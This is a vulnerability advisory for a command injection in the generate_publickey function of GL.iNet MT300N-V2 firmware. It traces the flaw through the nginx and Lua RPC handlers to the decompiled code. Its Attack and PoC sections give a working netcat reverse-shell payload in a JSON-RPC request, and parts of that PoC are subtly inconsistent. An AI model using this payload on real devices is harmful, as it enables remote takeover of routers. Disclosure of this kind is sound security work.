

GL.iNet MT300N-V2 wg-server.so generate_publickey function command injection vulnerability

Product Information

1	Brand: GL.iNet
2	Model: MT300N-V2
3	Firmware Version: v4.3.18
4	Official website: https://www.gl-inet.com/
5	Firmware Download URL: https://dl.gl-inet.cn/release/router/release/mt300n-v2/4.3.18

GL-MT300N-V2 Mango

STABLEBETACLEANTOR

Stable 固件下载

稳定版本是固件的稳定版本。要安装固件请参阅 [普通升级的固件教程](#)（有关 U-Boot 的说明，请参阅 [本教程](#)）

发布	日期	版本发行说明	文件
4.3.25	2025-03-18		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.18	2024-08-23		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.17	2024-06-27		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.11	2024-03-26		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.10	2024-02-06		下载用于普通升级及 U-BOOT 的固件 SHA256
4.3.7	2023-09-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.216	2023-03-21		下载用于普通升级及 U-BOOT 的固件 SHA256
3.215	2022-10-13		下载用于普通升级及 U-BOOT 的固件 SHA256
3.105	2020-12-07		下载用于普通升级及 U-BOOT 的固件 SHA256

Affected Component

1	The generate_publickey function in \usr\lib\oui-httpd\rpc\wg-server.so
---	--

Suggested description of the vulnerability

1	GL.iNet MT300N-V2 v4.3.18 wg-server.so generate_publickey function command injection vulnerability.
---	---

Vulnerability Details

Nginx's startup configuration file `gl.conf` defines the processing scripts for each URI path, which can be traced to `oui-rpc.lua`.

From the code, `/usr/share/gl-ngx/oui-rpc.lua` handles `HTTP POST` requests for `JSON-RPC` calls.

oui-rpc.lua 9+

gl.conf

×

etc > nginx > conf.d > gl.conf

> call

```
1  index gl_home.html;
2
3  lua_shared_dict shmем 12k;
4  lua_shared_dict nonces 16k;
5  lua_shared_dict sessions 16k;
6  lua_code_cache off;
7
8  init_by_lua_file /usr/share/gl-ngx/oui-init.lua;
9
10 server {
11     listen 80;
12     listen [::]:80;
13
14     listen 443 ssl;
15     listen [::]:443 ssl;
16
17     ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
18     ssl_prefer_server_ciphers on;
19     ssl_ciphers "EECDH+ECDSA+AESGCM:EECDH+aRSA+AESGCM:EECDH+ECDSA+SHA384:EECDH+E
20     ssl_session_tickets off;
21
22     ssl_certificate /etc/nginx/nginx.cer;
23     ssl_certificate_key /etc/nginx/nginx.key;
24
25     resolver 127.0.0.1;
26
27     rewrite ^/index.html / permanent;
28
29     location = /rpc {
30         content_by_lua_file /usr/share/gl-ngx/oui-rpc.lua;
31     }
32
33     location = /upload {
34         content_by_lua_file /usr/share/gl-ngx/oui-upload.lua;
35     }
36
37     location = /download {
38         content_by_lua_file /usr/share/gl-ngx/oui-download.lua;
39     }
40
41     location /cgi-bin/ {
42         include fastcgi_params;
43         fastcgi_read_timeout 300;
44         fastcgi_pass unix:/var/run/fcgiwrap.socket;
45     }
46
```

`/usr/share/gl-ngx/oui-rpc.lua` defines multiple handler functions, each corresponding to different `rpc` methods.

```
154 methods[json_data.method](json_data.id, json_data.params or {})
```

```
115 local methods= {
116     ["challenge"] = rpc_method_challenge,
117     ["login"] = rpc_method_login,
118     ["logout"] = rpc_method_logout,
119     ["alive"] = rpc_method_alive,
120     ["call"] = rpc_method_call
121 }
```


Calls the `rpc_method_call` function, which in turn executes the `rpc.call` function call.

```
71 local function rpc_method_call(id, params)
72     if #params < 3 then
73         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
74         ngx.say(cjson.encode(resp))
75         return
76     end
77
78     local sid, object, method, args = params[1], params[2], params[3], params[4]
79
80     if type(sid) ~= "string" or type(object) ~= "string" or type(method) ~= "string" then
81         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
82         ngx.say(cjson.encode(resp))
83         return
84     end
85
86     if args and type(args) ~= "table" then
87         local resp = rpc.error_response(id, rpc.ERROR_CODE_INVALID_PARAMS)
88         ngx.say(cjson.encode(resp))
89         return
90     end
91
92     ngx.ctx.sid = sid
93
94     if not rpc.is_no_auth(object, method) then
95         if not rpc.access("rpc", object .. "." .. method) then
96             local resp = rpc.error_response(id, rpc.ERROR_CODE_ACCESS)
97             ngx.say(cjson.encode(resp))
98             return
99         end
100     end
101
102     local res = rpc.call(object, method, args)
103     if type(res) == "number" then
```

Calls `/cgi-bin/glc`

```
125
126 local function glc_call(object, method, args)
127     ngx.log(ngx.DEBUG, "call C: '", object, ".", method, "'")
128
129     local res = ngx.location.capture("/cgi-bin/glc", {
130         method = ngx.HTTP_POST,
131         body = cjson.encode({
132             object = object,
133             method = method,
134             args = args or {}
135         })
136     })
137
```

In `glc`, the corresponding handler library functions are loaded, located in the `/usr/lib/oui-httpd/rpc` folder




The binary `wg-server.so` contains a command injection vulnerability in the `generate_publickey` function.

Because the symbol table was stripped during compilation, function names are lost when decompiling directly with IDA, which impacts reverse engineering. It requires clicking through each data segment to view the specific string corresponding to each value.

wrt-mt300n-v2-4.3.18\squashfs-root\usr\lib\oui-httpd\rpc\wg-server.so

!lp



```
1 int __fastcall generate_publickey(int a1, int a2)
2 {
3     int v3; // $v0
4     int v4; // $v0
5     int v6; // $v0
6     int v7; // $v0
7     int v8; // $v0
8     int v9; // $v0
9     _BYTE v10[8]; // [sp+8h] [-164h] BYREF
10    int v11; // [sp+18h] [-154h]
11    int v12; // [sp+1Ch] [-150h]
12    _DWORD v13[16]; // [sp+24h] [-148h] BYREF
13    _DWORD v14[32]; // [sp+64h] [-108h] BYREF
14    _DWORD v15[32]; // [sp+E4h] [-88h] BYREF
15    int v16; // [sp+164h] [-8h]
16
17    v11 = a2;
18    v16 = *(_DWORD *)off_1C18C;
19    if ( off_1C130(a1, &aWireguardServe_18[dword_1C014 - 65516]) )
20    {
21        v3 = off_1C130(a1, &aWireguardServe_18[dword_1C014 - 65516]);
22        v12 = ((int (__fastcall *)(int))off_1C08C)(v3);
23        v13[0] = 0;
24        ((void (__fastcall *)(_DWORD *, _DWORD, int))off_1C0B8)(&v13[1], 0, 60);
25        v14[0] = 0;
26        ((void (__fastcall *)(_DWORD *, _DWORD, int))off_1C0B8)(&v14[1], 0, 124);
27        v15[0] = 0;
28        ((void (__fastcall *)(_DWORD *, _DWORD, int))off_1C0B8)(&v15[1], 0, 124);
29        ((void (__fastcall *)(_DWORD *, char *, int))off_1C09C)(v14, &aEchoSwgPubkey[dword_1C014 - 0x10000], v12);
30        ((void (__fastcall *)(_DWORD *, _DWORD *))off_1C058)(v14, v15);
31        if ( LOBYTE(v15[0]) )
32        {
33            v10[((int (__fastcall *)(_DWORD *))off_1C064)(v15) + 219] = 0;
34            ((void (__fastcall *)(_DWORD *, _DWORD *))off_1C19C)(v13, v15);
35            v4 = ((int (__fastcall *)(_DWORD *))off_1C16C)(v13);
36            ((void (__fastcall *)(_DWORD *, int, char *, int))off_1C110)(v11, &aWireguardServe_14[dword_1C014 - 65516], v4);
37        }
38        else
39        {
40            v8 = ((int (__fastcall *)(_DWORD *))off_1C16C)(v15);
41            ((void (__fastcall *)(_DWORD *, int, char *, int))off_1C110)(v11, &aErrMsg[dword_1C014 - 0x10000], v8);
42            v9 = ((int (__fastcall *)(_DWORD *, int, int))off_1C078)(-11, -1);
43            ((void (__fastcall *)(_DWORD *, int, char *, int))off_1C110)(v11, &aErrCode[dword_1C014 - 0x10000], v9);
44        }
45    }
46    else
47    {
48        v6 = ((int (__fastcall *)(_DWORD *))off_1C16C)(v15);
49        ((void (__fastcall *)(_DWORD *, int, char *, int))off_1C110)(v11, &aErrMsg[dword_1C014 - 0x10000], v6);
50        v7 = ((int (__fastcall *)(_DWORD *, int, int))off_1C078)(-10, -1);
51        ((void (__fastcall *)(_DWORD *, int, char *, int))off_1C110)(v11, &aErrCode[dword_1C014 - 0x10000], v7);
52    }
53    if ( v16 != *(_DWORD *)off_1C18C )
54        ((void (__fastcall *)(_DWORD *, int, char *, int))off_1C110)(v11, &aErrMsg[dword_1C014 - 0x10000], v7);
55}
```

To facilitate reverse engineering analysis, we developed an optimized disassembly module. The optimized code is as follows:

```

1  /* Function: generate_publickey */
2  /* Address: 0x9B80 */
3
4  int __fastcall generate_publickey(int a1, int a2)
5  {
6      int v3; // $v0
7      int v4; // $a3
8      int v5; // $v0
9      int v6; // $a0
10     int v7; // $a1
11     int v9; // $v0
12     int v10; // $v0
13     int v11; // $v0
14     int v12; // $v0
15     _BYTE v13[8]; // [sp+8h] [-164h] BYREF
16     int v14; // [sp+14h] [-158h]
17     int v15; // [sp+18h] [-154h]
18     int v16; // [sp+1Ch] [-150h]
19     _DWORD v17[16]; // [sp+24h] [-148h] BYREF
20     _DWORD v18[32]; // [sp+64h] [-108h] BYREF
21     _DWORD v19[32]; // [sp+E4h] [-88h] BYREF
22     int v20; // [sp+164h] [-8h]
23
24     v15 = a2;
25     v20 = *(__DWORD *) (void *) 0x1C30C;
26     if ( ((int (__fastcall *) (int, char *)) json_object_get)(a1, "private_key") )
27     {
28         v3 = ((int (__fastcall *) (int, char *)) json_object_get)(a1, "private_key");
29         v16 = ((int (__fastcall *) (int)) json_string_value)(v3);
30         v17[0] = 0;
31         ((void (__fastcall *) (_DWORD *, _DWORD, int)) memset)(&v17[1], 0, 60);
32         v18[0] = 0;
33         ((void (__fastcall *) (_DWORD *, _DWORD, int)) memset)(&v18[1], 0, 124);
34         v19[0] = 0;
35         ((void (__fastcall *) (_DWORD *, _DWORD, int)) memset)(&v19[1], 0, 124);
36         ((void (__fastcall *) (_DWORD *, char *, int, int, unsigned int, int)) sprintf)(
37             v18,
38             "echo %s | wg pubkey",
39             v16,
40             v4,
41             0x23FF0u,
42             v14);
43         ((void (__fastcall *) (_DWORD *, _DWORD *)) getShellCommandReturn)(v18, v19);
44         if ( LOBYTE(v19[0]) )
45         {
46             v13[((int (__fastcall *) (_DWORD *)) strlen)(v19) + 219] = 0;

```

```

1  Source is the user-controllable JSON parameter private_key string.
2
3  v3 = json_object_get(a1, "private_key");
4  v16 = json_string_value(v3);
5
6  That is, the fields in the request JSON:
7
8  {
9      "private_key": "user-controllable string"
10 }
11
12 The value of "private_key" will enter the subsequent command concatenation
13 logic.
14
15 Sink is getShellCommandReturn(v18, v19).
16
17 sprintf(
18     v18,
19     "echo %s | wg pubkey",
20     v16);
21
22 getShellCommandReturn(v18, v19);

```

```

23 | The code directly concatenates the user-controllable private_key into a
    | shell command and executes it via getShellCommandReturn. User input is not
    | wrapped in quotes, and no filtering is performed on shell special characters
    | such as spaces, semicolons, backticks, $(), newlines, pipe characters, etc.
    | Therefore, attackers can influence the final executed command.
24 |
25 | The complete data flow is as follows:
26 |
27 | generate_publickey(a1, a2)
    |   └─ json_object_get(a1, "private_key")
28 |       └─ json_string_value(...)
29 |           └─ v16 = user_input
30 |               └─ sprintf(v18, "echo %s | wg pubkey", v16)
31 |                   └─ getShellCommandReturn(v18, v19)
32 |
33 |
34 | The check functions during this process are as follows:
35 |
36 | json_object_get(a1, "private_key")
37 |
38 | This check only determines whether the private_key field exists in the
    | request and cannot filter malicious input.
39 |
40 | if (LOBYTE(v19[0]))
41 |
42 | This check only determines whether the command execution result is non-empty
    | and cannot prevent command injection.
43 |
44 | The code does not check the length of private_key, nor does it check whether
    | its format conforms to wireGuard private key format, nor does it filter
    | shell special characters.
45 |
46 | The bypass method is: as long as the private_key field is provided in the
    | request, it can enter sprintf and getShellCommandReturn. Since private_key
    | is not quoted, not escaped, and not filtered, attackers can insert shell
    | special characters into it, bypass existing checks, and trigger command
    | injection.

```

Attack


Obtain a shell by directly injecting commands.

```

1 | "private_key": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p;
    | (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
    | 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"

```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_MT300N-V2_wg-server_generate_publickey.mp4

PoC

This is a post-authentication command injection vulnerability. When verifying, update the value of the first element in the params list. The value corresponding to this PoC is zj0vYudgRO3QYKldObWG2deRlfa5X4Uu.

```
1 POST /rpc HTTP/1.1
2 Host: 192.168.31.7
3 Content-Length: 258
4
5 Accept: application/json, text/plain, */*
6
7 Accept-Language: en-US
8
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
10 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
11 Content-Type: application/json
12
13 Origin: http://192.168.31.7
14
15 Referer: http://192.168.31.7/
16
17 Accept-Encoding: gzip, deflate, br
18
19 Cookie: Admin-Token=zj0vYudgRO3QYKldObWG2deRlfa5X4Uu
20
21 {
  "jsonrpc": "2.0",
  "id": 40,
  "method": "call",
  "params": [
    "zj0vYudgRO3QYKldObWG2deRlfa5X4Uu",
    {
      "wg-server": {
        "generate_publickey": {
          "private_key": "rm -f /tmp/p; mkfifo$(IFS)/tmp/p; (cat$(IFS)/tmp/p|bin/sh$(IFS)-i) 2>&1|nc$(IFS)192.168.31.166$(IFS)6689>/tmp/p"
        }
      }
    }
  ]
}
```



```
22
23 Connection: keep-alive
24
25
26
27 {"jsonrpc":"2.0","id":40,"method":"call","params":
28 ["zj0vYudgRO3QYKldobwG2deRlfa5x4Uu","wg-server","generate_publickey",{
29 "private_key": "`rm -f /tmp/p; mkfifo${IFS}/tmp/p;
30 (cat${IFS}/tmp/p|/bin/sh${IFS}-i)
31 2>&1|nc${IFS}192.168.31.166${IFS}6689>/tmp/p`"
32 }]]}
```

Discoverer

ZippyJia